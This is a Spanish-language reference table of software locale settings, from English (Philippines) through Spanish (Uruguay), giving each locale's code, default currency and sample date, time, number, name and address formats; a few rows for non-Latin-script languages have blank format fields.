| Inglés (Filipinas) | en_PH | Peso filipino: PHP | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Ruanda) | en_RW | Franco ruandés: RWF | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Santa Elena) | en_SH | Libra de Santa Elena: SHP | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Samoa) | en_WS | Tala de Samoa: WST | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Inglés (Seychelles) | en_SC | Rupia de Seychelles: SCR | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Sierra Leona) | en_SL | Leone de Sierra Leona: SLL | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Singapur) | en_SG | Dólar singapurense: SGD | 28/02/2008 16:30 | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (San Martín (parte holandesa)) | en_SX | Florín antillano neerlandés: ANG | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Islas Solomón) | en_SB | Dólar de las Islas Salomón: SBD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Inglés (Sudáfrica) | en_ZA | Rand sudafricano: ZAR | 2008/02/28 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Suazilandia) | en_SZ | Lilangeni de Suazilandia: SZL | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Tanzania) | en_TZ | Chelín tanzano: TZS | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Tonga) | en_TO | Pa'anga de Tonga: TOP | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Trinidad y Tobago) | en_TT | Dólar de Trinidad y Tobago: TTD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Inglés (Uganda) | en_UG | Chelín ugandés: UGX | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Reino Unido) | en_GB | Libra esterlina: GBP | 28/02/2008 16:30 | 06:00 | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Estados Unidos) | en_US | Dólar estadounidense: USD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Vanuatu) | en_VU | Vatu de Vanuatu: VUV | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Estonio (Estonia) | et_EE | Euro: EUR | 28.02.2008 16:30 | 6:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Finlandés (Finlandia, Euro) | fi_FI_EURO | Euro: EUR | 28.2.2008 16:30 | 6:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Finlandés (Finlandia) | fi_FI | Euro: EUR | 28.2.2008 16:30 | 6:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Francés (Bélgica) | fr_BE | Euro: EUR | 28/02/2008 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Francés (Canadá) | fr_CA | Dólar canadiense: CAD | 2008-02-28 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Francés (Comoras) | fr_KM | Franco comorense: KMF | 28/02/2008 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Francés (Francia, Euro) | fr_FR_EURO | Euro: EUR | 28/02/2008 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Francés (Francia) | fr_FR | Euro: EUR | 28/02/2008 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Francés (Guinea) | fr_GN | Franco guineano: GNF | 28/02/2008 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Francés (Haití): | fr_HT | Gourde de Haití: HTG | 28/02/2008 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Francés (Luxemburgo) | fr_LU | Euro: EUR | 28/02/2008 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Francés (Mauritania) | fr_MR | Ouguiya de Mauritania: MRO | 28/02/2008 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Francés (Mónaco) | fr_MC | Euro: EUR | 28/02/2008 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Francés (Suiza) | fr_CH | Franco suizo: CHF | 28.02.2008 16:30 | 06:00 | 1'234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad<br>País - Estado Código postal |
| Francés (Islas Wallis y Futuna) | fr_WF | Franco del Pacífico: XPF | 28/02/2008 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Georgiano (Georgia) | ka_GE | Lari de Georgia: GEL | 2008-02-28 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Alemán (Austria, Euro) | de_AT_EURO | Euro: EUR | 28.02.2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Código postal Ciudad<br>Estado País |
| Alemán (Austria) | de_AT | Euro: EUR | 28.02.2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Código postal Ciudad<br>Estado País |
| Alemán (Alemania, Euro) | de_DE_EURO | Euro: EUR | 28.02.2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Código postal Ciudad<br>Estado País |
| Alemán (Alemania) | de_DE | Euro: EUR | 28.02.2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Código postal Ciudad<br>Estado País |
| Alemán (Luxemburgo, Euro) | de_LU_EURO | Euro: EUR | 28.02.2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Código postal Ciudad<br>Estado País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Alemán (Luxemburgo) | de_LU | Euro: EUR | 28.02.2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Código postal Ciudad<br>Estado País |
| Alemán (Suiza) | de_CH | Franco suizo: CHF | 28.02.2008 16:30 | 06:00 | 1'234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Código postal Ciudad<br>Estado País |
| Griego (Grecia) | el_GR | Euro: EUR | 28/2/2008 4:30 PM | 6:00 πμ | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Hebreo (Israel) | iw_IL | Shekel israelí: ILS | 16:30 28/02/2008 | 06:00 | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Hindi (India) | hi_IN | Rupia india: INR | / / : PM | : | , . | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Húngaro (Hungría) | hu_HU | Forint húngaro: HUF | 2008.02.28. 16:30 | 6:00 | 1 234,56 | Apellidos Nombre | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Islandés (Islandia) | is_IS | Corona islandesa: ISK | 28.2.2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Indonesio (Indonesia) | in_ID | Rupia indonesia: IDR | 28/02/2008 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Irlandés (Irlanda) | ga_IE | Euro: EUR | 28/02/2008 16:30 | 06:00 | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Italiano (Italia) | it_IT | Euro: EUR | 28/02/2008 16.30 | 6.00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Italiano (Suiza) | it_CH | Franco suizo: CHF | 28.02.2008 16:30 | 06:00 | 1'234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad<br>País - Estado Código postal |
| Japonés (Japón) | ja_JP | Yen japonés: JPY | 2008/02/28 16:30 | 6:00 | 1,234.56 | Apellidos Nombre | País<br>Código postal Estado Ciudad<br>Línea de dirección 1,<br>Línea de dirección 2, |
| Kazajo (Kazajistán) | kk_KZ | Tenge de Kazajistán: KZT | 28.02.2008 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Jemer (Camboya) | km_KH | Riel camboyano: KHR | 28/2/2008, 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Kirguís (Kirguistán) | ky_KG | Som de Kirguistán: KGS | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Coreano (Corea del Norte) | ko_KP | Won de Corea del Norte: KPW | 2008. 2. 28 PM 4:30 | 오전 6:00 | 1,234.56 | Apellidos Nombre | País<br>Código postal Estado Ciudad<br>Línea de dirección 1,<br>Línea de dirección 2, |
| Coreano (Corea del Sur) | ko_KR | Won coreano: KRW | 2008. 2. 28 PM 4:30 | 오전 6:00 | 1,234.56 | Apellidos Nombre | País<br>Código postal Estado Ciudad<br>Línea de dirección 1,<br>Línea de dirección 2, |
| Lao (Laos) | lo_LA | Kip laosiano: LAK | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Letón (Letonia) | lv_LV | Euro: EUR | 28.02.2008 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Lituano (Lituania) | lt_LT | Euro: EUR | 2008.2.28 16.30 | 06.00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Luba-Katanga (Congo: Kinshasa) | lu_CD | Franco congoleño: CDF | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Luxemburgués (Luxemburgo) | lb_LU | Euro: EUR | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Macedonio (Macedonia) | mk_MK | Denar macedonio: MKD | 28.2.2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Malayo (Brunéi) | ms_BN | Dólar bruneano: BND | 28/02/2008 4:30 PM | 6:00 AM | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Malayo (Malasia) | ms_MY | Ringgit malasio: MYR | 28/02/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Maltés (Malta) | mt_MT | Euro: EUR | 28/02/2008 16:30 | 06:00 | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Nepalí (Nepal) | ne_NP | Rupia nepalesa: NPR | - - : | : | , . | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Noruego (Noruega) | no_NO | Corona noruega: NOK | 28.02.2008 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Pastún (Afganistán) | ps_AF | Afgani afgano (Nuevo): AFN | : / / | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Persa (Irán) | fa_IR | Rial iraní: IRR | : / / | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Polaco (Polonia) | pl_PL | Esloti polaco: PLN | 28.02.2008 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Portugués (Angola) | pt_AO | Kwanza angoleño: AOA | 28-02-2008 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Portugués (Brasil) | pt_BR | Real brasileño: BRL | 28/02/2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Portugués (Cabo Verde) | pt_CV | Escudo de Cabo Verde: CVE | 28-02-2008 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Portugués (Mozambique) | pt_MZ | Nuevo Metical de Mozambique: MZN | 28/02/2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Portugués (Portugal) | pt_PT | Euro: EUR | 28-02-2008 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Portugués (Santo Tomé y Príncipe) | pt_ST | Dobra de Santo Tomé: STD | 28-02-2008 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Rumano (Moldavia) | ro_MD | Leu moldavo: MDL | 28.02.2008, 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Rumano (Rumanía) | ro_RO | Leu rumano (nuevo): RON | 28.02.2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Rético (Suiza) | rm_CH | Franco suizo: CHF | 28.02.2008 16:30 | 06:00 | 1’234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad<br>País - Estado Código postal |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Kirundi (Burundi) | rn_BI | Franco burundés: BIF | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Ruso (Rusia) | ru_RU | Rublo ruso (nuevo): RUB | 28.02.2008 16:30 | 6:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Serbio (Bosnia y Herzegovina) | sr_BA | Marco convertible: BAM | 2008-02-28 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Serbio (Serbia) | sr_RS | Dinar serbio: RSD | 28.2.2008. 16.30 | 06.00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Serbio (Serbia y Montenegro) | sr_CS | Dinar serbio: CSD | 28.2.2008. 16.30 | 06.00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Serbocroata (Bosnia y Herzegovina) | sh_BA | Dólar estadounidense: USD | 28.02.2008. 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Serbocroata (Montenegro) | sh_ME | Dólar estadounidense: USD | 28.02.2008. 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Serbocroata (Serbia y Montenegro) | sh_CS | Dólar estadounidense: USD | 28.02.2008. 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Eslovaco (Eslovaquia) | sk_SK | Euro: EUR | 28.2.2008 16:30 | 6:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Esloveno (Eslovenia) | sl_SI | Euro: EUR | 28.2.2008 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Somalí (Yibuti) | so_DJ | Franco yibutiano: DJF | 28/02/2008 4:30 PM | 6:00 sn. | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Somalí (Somalia) | so_SO | Chelín somalí: SOS | 28/02/2008 4:30 PM | 6:00 sn. | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (Argentina) | es_AR | Peso argentino: ARS | 28/02/2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (Bolivia) | es_BO | Boliviano de Bolivia: BOB | 28-02-2008 04:30 PM | 06:00 AM | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (Chile) | es_CL | Peso chileno: CLP | 28-02-2008 04:30 PM | 06:00 AM | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Español (Colombia) | es_CO | Peso colombiano: COP | 28/02/2008 04:30 PM | 06:00 AM | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (Costa Rica) | es_CR | Colón de Costa Rica: CRC | 28/02/2008 04:30 PM | 06:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (Cuba) | es_CU | Peso cubano: CUP | 28/02/2008 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (República Dominicana) | es_DO | Peso dominicano: DOP | 28/02/2008 04:30 PM | 06:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (Ecuador) | es_EC | Dólar estadounidense: USD | 28/02/2008 04:30 PM | 06:00 AM | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Español (El Salvador) | es_SV | Colón del Salvador: SVC | 02-28-2008 04:30 PM | 06:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (Guatemala) | es_GT | Quetzal de Guatemala: GTQ | 28/02/2008 04:30 PM | 06:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (Honduras) | es_HN | Lempira de Honduras: HNL | 02-28-2008 04:30 PM | 06:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (México) | es_MX | Peso mexicano: MXN | 28/02/2008 04:30 PM | 06:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (Nicaragua) | es_NI | Córdoba de Nicaragua: NIO | 02-28-2008 04:30 PM | 06:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Español (Panamá) | es_PA | Balboa de Panamá: PAB | 02/28/2008 04:30 PM | 06:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (Paraguay) | es_PY | Guaraní paraguayo: PYG | 28/02/2008 04:30 PM | 06:00 AM | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (Perú) | es_PE | Sol peruano nuevo: PEN | 28/02/2008 04:30 PM | 06:00 AM | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (Puerto Rico) | es_PR | Dólar estadounidense: USD | 02-28-2008 04:30 PM | 06:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (España, Euro) | es_ES_EURO | Euro: EUR | 28/02/2008 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Español (España) | es_ES | Euro: EUR | 28/02/2008 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (Estados Unidos) | es_US | Dólar estadounidense: USD | 2/28/2008 4:30 PM | 6:00 a.m. | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Español (Uruguay) | es_UY | Peso uruguayo nuevo: UYU | 28/02/2008 04:30 PM | 06:00 AM | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
